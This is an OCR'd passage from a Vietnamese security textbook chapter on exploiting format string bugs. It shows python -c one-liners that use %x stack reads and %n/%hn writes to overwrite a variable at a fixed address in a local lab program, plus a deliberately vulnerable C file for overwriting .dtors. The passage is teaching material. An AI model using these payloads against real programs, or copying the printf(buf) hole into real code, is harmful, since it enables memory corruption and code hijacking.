
Chúng ta không biết tại sao giá trị của các ô ngăn xếp là 0, 0, 0, và 6, nhưng chúng ta biết các ô ngăn xếp đó phải có giá trị như vậy. Đây là một tính năng mà lỗi chuỗi định dạng đem lại cho người tận dụng. Với yêu cầu định dạng `%x`, chúng ta có thể xác định được giá trị các ô nhớ ngăn xếp.

4.3 Gặp lại dữ liệu nhập

Nếu chúng ta tiếp tục quét ngăn xếp với các yêu cầu định dạng `%x`, chúng ta sẽ gặp trường hợp sau:

```
regular@exploitation:~/src$ ./fmt
&cookie: 0xbffff854
%x %x %x %x %x %x %x %x %x %x %x %x
cookie = 00000000
0 0 0 6 b7ead8e0 fffff 51 0 0 25207825 78252078 20782520
cookie = 00000000
regular@exploitation:~/src$
```

Chuỗi `25207825 78252078 20782520` có vẻ đặc biệt. Khi được biểu diễn thành các ô ngăn xếp như trong Hình 4.2, chúng ta có thể nhận ra ngay giá trị 25207825 chính là bốn ký tự `%x %`, bốn ký tự bắt đầu chuỗi nhập. Không chỉ vậy, bắt đầu từ tham số 10, dữ liệu mà chúng ta nhận được lại chính là chuỗi mà chúng ta đã nhập vào.




Hình 4.1: Tham số của yêu cầu định dạng

> **Dừng đọc và suy nghĩ**
>
> Đọc giả có thể giải thích tại sao không?

Chúng ta biết rằng khả năng quét ngăn xếp là một trong những điểm chúng ta có thể lợi dụng trong lỗi tràn bộ đệm. Nhớ lại rằng biến *buffer* của chúng ta cũng được đặt trong ngăn xếp. Và như đã mô tả trong Hình 2.12, vùng nhớ của *printf* nằm dưới vùng nhớ của *main*. Do đó, khi ta quét ngăn xếp từ dưới lên, đến một lúc nào đó chúng ta sẽ gặp lại biến *buffer*. Trong ví dụ này, *buffer* bắt đầu từ tham số 10. Chúng ta sẽ cần nhớ vị trí này vì nó cho phép chúng ta truyền tham số vào các yêu cầu định dạng. Ví dụ để truyền số 41414141 thì chúng ta sẽ nhập bốn ký tự `A` ở đầu chuỗi, và đảm bảo rằng yêu cầu định dạng `%x` sử dụng tham số thứ 10.

4.4 Thay đổi biến *cookie*

Yêu cầu định dạng `%n` ghi vào vùng nhớ được chỉ tới bởi tham số của nó số lượng ký tự đã được in ra màn hình nên để ghi một dữ liệu bất kỳ vào một vùng



Hình 4.2: Gặp lại dữ liệu nhập

nhớ ta sẽ cần hai yếu tố:

- Truyền địa chỉ của vùng nhớ làm tham số cho `%n`.
- Kiểm soát số lượng ký tự được in ra màn hình trước khi thực hiện `%n`.

Vì chúng ta có thể truyền tham số cho `%n` nên yếu tố thứ nhất trở thành xác định địa chỉ của vùng nhớ. Ví dụ như để thay đổi giá trị của biến *cookie*, chúng ta phải biết địa chỉ của biến *cookie*. Chúng ta sẽ xem xét một vài phương pháp để kiểm soát yếu tố thứ hai.

4.4.1 Mang giá trị 0x64

Mục tiêu của chúng ta là làm cho giá trị *cookie* trở thành *64* sau khi thực hiện lệnh *printf*. Để đơn giản hóa việc xác định địa chỉ biến *cookie*, Nguồn 4.1 đã in địa chỉ đó ra màn hình. Địa chỉ đó là BFFFF854.

Như vậy, chúng ta sẽ cần đặt bốn ký tự có mã ASCII lần lượt 54, F8, FF, và BF ở đầu chuỗi, chèn thêm chín yêu cầu định dạng có sử dụng tham số, một số lượng ký tự để đảm bảo tổng số ký tự đã in là 100 (thập phân), và yêu cầu định dạng thứ mười sẽ là `%n`.

Trong những thử nghiệm trước, chúng ta đã xử dụng hàng loạt yêu cầu định dạng `%x` cho nên giá trị (và do đó độ dài) của tổng các ký tự được in ra bởi chín `%x` chúng ta có thể xác định được $(1+1+1+1+8+5+2+1+1=15)$. Như

vậy, chuỗi đệm (ngoài 4 ký tự đầu chuỗi xác định địa chỉ biến *cookie*, và 15 ký tự của chín %x) sẽ dài $64 - 15 - 4 = 4B$ hay 75 (thập phân) ký tự.

```
regular@exploitation:~/src$ python -c 'print "\x54\xF8\xFF\xBF%x%x%x%x%x%x%x%x%x
" + "a"*75 + "%n"' | ./fmt
&cookie: 0xbffff854
cookie = 00000000
T#####06b7ead8e0fffff5100aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaa
cookie = 00000064
regular@exploitation:~/src$
```

4.4.2 Mang giá trị 0x100

Để *cookie* mang giá trị 100, việc duy nhất chúng ta cần làm là thêm vào phần đệm một lượng ký tự $100 - 64 = 9C$.

```
regular@exploitation:~/src$ python -c 'print "\x54\xF8\xFF\xBF%x%x%x%x%x%x%x%x%x
" + "a"*(0x4B+0x9C) + "%n"' | ./fmt
&cookie: 0xbffff854
cookie = 00000000
T#####06b7ead8e0fffff5100aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaa
cookie = 00000100
regular@exploitation:~/src$
```

4.4.3 Mang giá trị 0x300

Đề cookie mang giá trị 300, việc duy nhất chúng ta cần làm là thêm vào phần đệm một lượng ký tự $300 - 64 = 29C$.

```
regular@exploitation:~/src$ python -c 'print "\x54\xF8\xFF\xBF%x%x%x%x%x%x%x%x%x
" + "a"*(0x4B+0x29C) + "%n"' | ./fmt
&cookie: 0xbffff854
cookie = 00000000
T#####06b7ead8e0fffff5100aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
cookie = 00000300
Segmentation fault
regular@exploitation:~/src$
```

Mặc dù đạt được giá trị như mong muốn, nhưng ta cũng vướng phải lỗi phân đoạn.

Dừng đọc và suy nghĩ

Tại sao chúng ta lại mắc phải lỗi phân đoạn?

Chúng ta dùng 4 ký tự đầu, 9 cặp ký tự `%x` kế, 2E7 ký tự đệm và 2 ký tự `%n` để nhập vào chương trình. Tổng cộng chúng ta sử dụng $4+9*2+2E7+2 = 2FF$ ký tự. Số ký tự này được chép thẳng vào biến *buffer*. Vì biến *buffer* chỉ được cấp 512 thập phân (200 thập lục phân) ký tự nên chúng ta đã làm tràn biến *buffer*, khiến hàm *main* trở về một địa chỉ không được ánh xạ, dẫn đến lỗi phân đoạn.

Để tránh lỗi phân đoạn, chúng ta phải nhập vào ít hơn, nhưng vẫn đảm bảo *printf* in ra cùng số lượng ký tự.

Một trong những tùy chọn ở giữa ký tự phần trăm và ký tự định dạng là độ dài tối thiểu của dữ liệu được *printf* in ra. Tùy chọn này là một chuỗi các chữ số thập phân bắt đầu bằng một số khác 0. Ví dụ, để in một số nguyên theo dạng thập lục phân với độ dài 12 thì ta sử dụng lệnh

```
printf(“%18X”, 0x12345678);
```

Lệnh này sẽ in ra màn hình chuỗi ␣␣␣␣␣␣␣␣12345678. Tuy nhiên, với lệnh

```
printf(“%2X”, 0x12345678);
```

chúng ta sẽ nhận được `12345678`. Do đó, độ dài này chỉ là độ dài tối thiểu. Nếu dữ liệu cần in ra dài hơn độ dài được chỉ định thì toàn bộ dữ liệu vẫn được in ra mà không bị cắt đi. Để đảm bảo chúng ta kiểm soát được độ dài chuỗi in ra, tốt nhất chúng ta cứ giả sử dữ liệu sẽ có độ dài tối đa. Ví dụ nếu sử dụng `%x` thì độ dài tối đa là 8, nên chúng ta phải xác định độ dài chuỗi in ra tối thiểu là 8.

Giờ đây, để viết 300 vào cookie, ta sẽ dùng 4 byte đầu xác định địa chỉ *cookie*, kế tới 8 yêu cầu định dạng `%8x`, yêu cầu thứ 9 sẽ được xác định độ dài là $300 - 4 - 8 * 8 = 2BC$ (700 thập phân), hay `%700x`, và yêu cầu `%n` ở cuối. Chúng ta chỉ sử dụng tổng cộng $4 + 8 * 3 + 5 + 2 = 23$ ký tự để đạt được mục đích, thay cho 2FF ký tự như ở trên.

```
regular@exploitation:~/src$ python -c 'print "\x54\xF8\xFF\xBF" + "%8x" * 8 + "%
700x" + "%n"' | ./fmt
&cookie: 0xbffff854
cookie = 00000000
T#####     0       0       0       6b7ead8e0   fffff      51       0
                                                    0
cookie = 00000300
regular@exploitation:~/src$
```

4.4.4 Mang giá trị 0x300, chỉ sử dụng một %x và một %n

Nếu đã kiểm soát được số lượng ký tự được in ra màn hình thì thật ra chúng ta cũng chỉ cần một yêu cầu định dạng `%x` là đủ. Vướng mắc duy nhất là chúng ta phải đảm bảo `%n` vẫn sử dụng tham số thứ 10, thay vì tham số theo sau `%x` đó (tức tham số thứ 2).

May mắn thay một trong các tùy chọn của yêu cầu định dạng là vị trí tham số. Vị trí tham số là một chuỗi số nguyên dương tận cùng bởi dấu đồng (`$`). Tùy chọn này phải đi theo ngay sau dấu phần trăm bắt đầu yêu cầu định dạng.

Ví dụ khi nhập `AAAA%10$x` thì chúng ta sẽ nhận được chuỗi `AAAA41414141`.

```
regular@exploitation:~/src$ ./fmt
&cookie: 0xbffff854
AAAA%10$x
cookie = 00000000
AAAA41414141
cookie = 00000000
regular@exploitation:~/src$
```

Việc gán 300 vào cookie bây giờ có thể được đơn giản hóa như trong hình chụp. Chúng ta sẽ vẫn cần 4 byte xác định vị trí biến cookie, sau đó ta dùng độ dài $300 - 4 = 2FC$ hay 764 cho yêu cầu `x`, và kết thúc với yêu cầu `n` sử dụng tham số thứ 10.

```
regular@exploitation:~/src$ python -c 'print "\x54\xF8\xFF\xBF" + "%764x" + "%10
$n"' | ./fmt
&cookie: 0xbffff854
cookie = 00000000
T#####
                                                0
cookie = 00000300
regular@exploitation:~/src$
```

4.4.5 Mang giá trị 0x87654321

Để cookie mang giá trị 87654321, chúng ta chỉ cần sửa độ dài của định dạng `x` thành $87654321 - 4 = 8765431D$ hay 2271560477 thập phân.

```
regular@exploitation:~/src$ python -c 'print "\x54\xF8\xFF\xBF" + "%2271560477x"
+ "%10$n"' | ./fmt
&cookie: 0xbffff854
cookie = 00000000
T#####
      cookie = 00000005
regular@exploitation:~/src$
```

Muốn đạt	21	43	65	87
Đã có	10	21	43	65
Cần thêm	11	22	22	22

Bảng 4.1: Tính số lượng ký tự đệm

Có vẻ như *printf* không hoạt động theo ý chúng ta muốn. Lý do rất có thể vì độ dài quá lớn nên đã bị bỏ qua.

Ngay cả trong trường hợp độ dài này được chấp nhận, chúng ta cũng sẽ phải chờ đợi một khoảng thời gian khá lâu để *printf* in hết tất cả trên hai tỷ ký tự! Do đó chúng ta sẽ cần nghĩ ra một cách khác.

Dừng đọc và suy nghĩ

Chúng ta có thể dùng cách gì đây?

Để *cookie* có giá trị 87654321, bốn byte bắt đầu từ vị trí BFFFF854 phải có giá trị lần lượt là 21, 43, 65, 87. Do đó thay vì ghi một lần một giá trị lớn, chúng ta có thể chia ra làm bốn lần ghi với bốn giá trị nhỏ.

Với mỗi lần ghi, chúng ta sẽ cần ba thông tin:

- Địa chỉ ghi vào
- Vị trí tham số truyền vào yêu cầu định dạng
- Giá trị muốn ghi

Với bốn lần ghi, chúng ta sẽ cần bốn địa chỉ để ghi vào. Vì chúng ta ghi từng byte từ thấp tới cao nên địa chỉ của bốn lần ghi này sẽ lần lượt là BFFFF854, BFFFF855, BFFFF856, và BFFFF857.

Bốn địa chỉ này có thể được đặt ở đầu chuỗi theo thứ tự đó nên các tham số truyền vào yêu cầu định dạng sẽ lần lượt là 10, 11, 12, 13.

Giá trị muốn ghi của mỗi lần ghi sẽ là 21, 43, 65, và 87. Để in 21 ký tự ra màn hình, ngoài trừ 16 ký tự xác định 4 địa chỉ đã nêu, chúng ta sẽ cần in thêm 11 ký tự nữa. Để in 43 ký tự ra màn hình, ngoài 21 ký tự vừa được in, chúng ta còn cần thêm 22 ký tự nữa v.v... Việc tính toán số lượng ký tự đệm trước mỗi lần ghi được tóm tắt trong Bảng 4.1.

Dòng lệnh tận dụng của chúng ta sẽ tương tự như trong hình chụp sau.

```
regular@exploitation:~/src$ python -c 'print "\x54\xF8\xFF\xBF\x55\xF8\xFF\xBF\x
56\xF8\xFF\xBF\x57\xF8\xFF\xBF" + "%" + str(0x11) + "x%10$n" + "%" + str(0x22) +
 "x%11$n" + "%" + str(0x22) + "x%12$n" + "%" + str(0x22) + "x%13$n"' | ./fmt
&cookie: 0xbffff854
cookie = 00000000
T#######V#######               0                                   0
                  0                                 6
cookie = 87654321
regular@exploitation:~/src$
```

4.4.6 Mang giá trị 0x12345678

Để *cookie* mang giá trị 12345678 thì bốn byte bắt đầu từ vị trí của *cookie* sẽ phải lần lượt mang giá trị 78, 56, 34, 12. Áp dụng cách tính số lượng ký tự đệm như trên khiến chúng ta vướng phải giá trị âm (ví dụ như $56 - 78$).

> **Dừng đọc và suy nghĩ**
>
> Chúng ta có thể ghi vào địa chỉ cao trước khi ghi vào địa chỉ thấp không?

> **Dừng đọc và suy nghĩ**
>
> Cần in thêm bao nhiêu ký tự khi đã in được 78 ký tự để đạt được một byte 56 khi ghi?

Chúng ta không có cách để giảm số lượng ký tự đã in. Tuy nhiên, vì chúng ta chỉ quan tâm tới một byte cuối nên 69, hay 169, hay 269, hay 33369 cũng đều đem lại cùng một giá trị byte cuối 69. Các byte dư ra sẽ bị lần ghi kế tiếp đè lấp mất, hoặc đơn giản là nằm ngoài vùng bốn byte của biến *cookie* ta đang quan tâm. Cũng chính vì lý do bị đè lấp này nên chúng ta không thể khi theo thứ tự từ cao xuống thấp vì lần ghi thứ hai sẽ phá hỏng giá trị đã được ghi ở lần ghi thứ nhất, và tương tự cũng sẽ bị lần ghi thứ ba phá hỏng.


Dựa vào nhận xét về sự quay vòng của byte cuối này, chúng ta sẽ thực hiện bốn lần ghi với các giá trị lần lượt là 78, 156, 234, và 312. Các giá trị này đảm bảo khi lấy hiệu của số sau và số trước sẽ cho kết quả không âm. Hình 4.3 miêu tả tỉ mỉ sự thay đổi của bộ nhớ lần lượt qua bốn lần ghi và các byte bị lem. Câu lệnh tận dụng lỗi của chúng ta sẽ tương tự như hình chụp sau.

```
regular@exploitation:~/src$ python -c 'print "\x54\xF8\xFF\xBF\x55\xF8\xFF\xBF\x
56\xF8\xFF\xBF\x57\xF8\xFF\xBF" + "%" + str(0x78-16) + "x%10$n" + "%" + str(0x15
6-0x78) + "x%11$n" + "%" + str(0x234-0x156) + "x%12$n" + "%" + str(0x312-0x234)
+ "x%13$n"' | ./fmt
&cookie: 0xbffff854
cookie = 00000000
T#######V#######
                                        0


                    0


   0


                                                                  6
cookie = 12345678
regular@exploitation:~/src$
```



Hình 4.3: Các lần ghi

Ghi từng byte như chúng ta thực hiện chỉ là một trong những cách cắt giá trị cần ghi thành những phần tử nhỏ hơn. Hình 4.4 thể hiện một vài cách cắt khác.


2-2 là cách cắt tốt nhất vì vừa sử dụng ít lần ghi nhất và đảm bảo không bị lem khi sử dụng với hai định dạng `hn`. Hình 4.5a biểu diễn cách hoạt động của dòng lệnh `python -c 'print "\x54\xF8\xFF\xBF\x56\xF8\xFF\xBF" + "%" + str(0x5678 - 8) + "x%10$hn" + "%" + str(0x11234 - 0x5678) + "x%11$hn"' | ./fmt`.

1-1-2 có thể được sử dụng với `n–n–hn` nếu chấp nhận bị lem 1 byte, hay `n–hn–hn` để tránh bị lem. Hình 4.5b miêu tả cách hoạt động của dòng lệnh `python -c 'print "\x54\xF8\xFF\xBF\x55\xF8\xFF\xBF" + "\x56\xF8\xFF\xBF" + "%" + str(0x78 - 12) + "x%10$n" + "%" + str(0x156 - 0x78) + "x%11$hn" + "%" + str(0x1234 - 0x156) + "x%12$hn"' | ./fmt`.


1-1-1-1 là kiểu cắt cơ bản nhất đã được chúng ta trình bày ở đây. Kiểu cắt này sẽ bị lem ít nhất 1 byte, và nhiều nhất là 3 byte tùy theo sự phối hợp của định dạng `n` và `hn`.

4.4.7 Mang giá trị 0x04030201


Để *cookie* mang giá trị 04030201 thì bốn byte bắt đầu từ vị trí biến *cookie* sẽ phải có giá trị 01, 02, 03, 04. Chúng ta sẽ sử dụng cách cắt 1-1-1-1 do đó bốn giá trị cần ghi sẽ là 101, 102 103, 104. Bạn đọc thấy rằng chỉ giá trị đầu tiên nhỏ hơn 16 (thập phân) ký tự xác định 4 địa chỉ nên mới được chuyển thành



Hình 4.4: Các cách cắt thông dụng



(a) Cắt 2-2 với hn



(b) Cắt 1-2-2 với n-hn-hn

Hình 4.5: Các cách cắt

101. Các giá trị khác chỉ đơn giản là cộng dồn vào giá trị trước nó để đảm bảo byte cuối phù hợp với giá trị mong muốn.

Dòng lệnh tận dụng của chúng ta tương tự như hình chụp dưới.

```
regular@exploitation:~/src$ python -c 'print "\x54\xF8\xFF\xBF\x55\xF8\xFF\xBF\x
56\xF8\xFF\xBF\x57\xF8\xFF\xBF" + "%" + str(0x101-16) + "x%10$n" + "%" + str(0x1
02-0x101) + "x%11$n" + "%" + str(0x103-0x102) + "x%12$n" + "%" + str(0x104-0x103
) + "x%13$n"' | ./fmt
&cookie: 0xbffff854
cookie = 00000000
T#######V#######


                0006
cookie = 04030201
regular@exploitation:~/src$
```

Nếu bạn đọc đồng ý với dòng lệnh tận dụng trên thì bạn đã quên mất những gì chúng ta bàn đến trong Tiểu mục 4.4.3. Để đảm bảo độ dài của chuỗi luôn luôn chính xác, mọi xác định độ dài trong yêu cầu định dạng phải ít nhất có giá trị là độ dài tối đa của kiểu dữ liệu được in. Trong ví dụ này, `%x` sẽ in tối đa 8 ký tự do đó chúng ta chỉ nên dùng `%x` với xác định độ dài lớn hơn hoặc bằng 8. Vì $102 - 101 = 1$ và cũng như $103 - 102 = 1$, $104 - 103 = 1$ nhỏ hơn 8 nên chúng ta sẽ thay thế cụm `%x` với một ký tự bất kỳ.


```
regular@exploitation:~/src$ python -c 'print "\x54\xF8\xFF\xBF\x55\xF8\xFF\xBF\x
56\xF8\xFF\xBF\x57\xF8\xFF\xBF" + "%" + str(0x101-16) + "x%10$n" + "a%11$n" + "a
%12$n" + "a%13$n"' | ./fmt
&cookie: 0xbffff854
cookie = 00000000
T#######V#######


                0aaa
cookie = 04030201
regular@exploitation:~/src$
```

4.4.8 Lập lại với chuỗi nhập bắt đầu bằng BLUE MOON

Chúng ta sẽ lập lại ví dụ trên với yêu cầu chuỗi nhập vào được bắt đầu bằng 9 ký tự `BLUE␣MOON`. Khi chuỗi nhập vào bắt đầu với 9 ký tự này, trạng thái ngăn xếp của chúng ta sẽ như trong Hình 4.6.

Vì tham số thứ 10, 11, và 12 đã bị chuỗi `BLUE MOON` chiếm mất nên chúng ta chỉ có thể bắt đầu sử dụng từ tham số 13. Do đó, các tham số 10, 11, 12, 13 ở ví dụ trước sẽ cần đổi thành 13, 14, 15, 16. Hơn nữa, chuỗi `BLUE MOON` chỉ chiếm 1 byte của tham số 12 nên chúng ta cũng cần thêm 3 ký tự bất kỳ để lấp chỗ trống này. Cuối cùng, vì đã in được thêm C $(9 + 3)$ byte nên công thức tính toán số lượng cần được điều chỉnh theo. Tóm lại, chuỗi tận dụng của chúng ta sẽ gồm 9 ký tự `BLUE MOON` như yêu cầu, 3 ký tự bất kỳ để lấp tham số 12, theo sau bởi 16 ký tự xác định 4 địa chỉ, theo sau bởi định dạng `x` với độ dài $101 - C - 10$, rồi định dạng `n` với tham số 13, một ký tự bất kỳ, định dạng `n` với tham số 14, và tương tự với tham số 15, 16.



Hình 4.6: Với chuỗi BLUE MOON ở trước

```
regular@exploitation:~/src$ python -c 'print "BLUE MOON   \x54\xF8\xFF\xBF\x55\x
F8\xFF\xBF\x56\xF8\xFF\xBF\x57\xF8\xFF\xBF" + "%" + str(0x101-12-16) + "x%13$n"
+ "a%14$n" + "a%15$n" + "a%16$n"' | ./fmt
&cookie: 0xbffff854
cookie = 00000000
BLUE MOON   T########V########


               0aaa
cookie = 04030201
regular@exploitation:~/src$
```

4.4.9 Mang giá trị 0x69696969

Trải qua các ví dụ trước, có lẽ đọc giả đã có thể tự thực hiện được việc ghi giá trị bất kỳ vào biến *cookie*. Mục này có thể được xem như một bài tập nhỏ dành cho bạn đọc. Hãy thực hiện việc ghi giá trị 69696969 vào biến *cookie* và so sánh lệnh tận dụng lỗi của bạn với lệnh được gợi ý ở chân trang[2].

> **Dừng đọc và suy nghĩ**
>
> Sau khi so sánh, đọc giả có hiểu cách hoạt động của lệnh được gợi ý không?

4.5 Phân đoạn `.dtors`

Qua các ví dụ thiết lập giá trị biến *cookie* đã trình bày, chúng ta nhận ra rằng ngoài việc quét ngăn xếp, chúng ta còn có thể viết một giá trị bất kỳ vào một vùng nhớ bất kỳ thông qua lỗi chuỗi định dạng. Câu hỏi được đặt ra sẽ là khả năng này giúp được gì cho việc tận dụng lỗi.

[2] `python -c 'print "\x54\xF8\xFF\xBF\x56\xF8\xFF\xBF" + "%" + str(0x6969-8) + "x%10$n%11$n"' | ./fmt`

```c
#include <stdio.h>

static void destructor(void) __attribute__((destructor));

void destructor(void)
{
        return;
}

static void easter_egg(void)
{
        puts("You win!");
}

int main(int argc, char **argv)
{
        char buf[512];
        fgets(buf, sizeof(buf), stdin);
        printf(buf);
        printf("Good bye!\n");
        return 0;
}
```

Nguồn 4.2: dtors.c

Tương tự như đã khảo sát trong Chương 3, chúng ta có thể sử dụng lỗi chuỗi định dạng để thay đổi giá trị một biến quan trọng trong chương trình, hoặc thay đổi địa chỉ trở về của một hàm. Ngoài những con đường tận dụng đó ra, chúng ta còn có những điểm tận dụng khác là danh sách các hàm hủy (destructor) và bảng địa chỉ hàm được liên kết.

Hãy cùng xem xét ví dụ tại Nguồn 4.2.

Hàm hủy là một hàm không nhận đối số, không có giá trị trả về, và được khai báo trong GCC với `__attribute__((destructor))`. Hàm hủy *luôn luôn* được bộ nạp của hệ thống gọi khi chương trình kết thúc, cho dù đó là kết thúc thông thường, kết thúc qua hàm *exit*, hay vì xảy ra lỗi.

Danh sách các hàm hủy của một chương trình được lưu trong phân đoạn `.dtors` của chương trình đó. Danh sách này bắt đầu bằng ký hiệu nhận dạng FFFFFFFF và kết thúc với giá trị 00000000. Mỗi phần tử của danh sách là địa chỉ của một hàm hủy. Khi chương trình kết thúc, bộ nạp sẽ đọc danh sách này và lần lượt gọi các hàm hủy trong danh sách cho đến khi kết thúc. Cho dù chương trình có hay không có hàm hủy, danh sách này vẫn luôn tồn tại trong chương trình.

Để xem danh sách các hàm hủy của một chương trình, chúng ta sử dụng công cụ objdump như trong hình chụp.

```
regular@exploitation:~/src$ objdump -S -j .dtors dtors

dtors:     file format elf32-i386

Disassembly of section .dtors:

08049694 <__DTOR_LIST__>:
 8049694:       ff ff ff ff d0 84 04 08                             ........

0804969c <__DTOR_END__>:
 804969c:       00 00 00 00                                         ....
regular@exploitation:~/src$
```

Tại địa chỉ 08049694 là ký hiệu bắt đầu của danh sách hàm hủy. Bốn byte kế tiếp là địa chỉ của một hàm hủy. Hàm này nằm tại 080484D0. Bốn byte sau cùng tại địa chỉ 0804969C là dấu hiệu kết thúc danh sách hàm hủy.

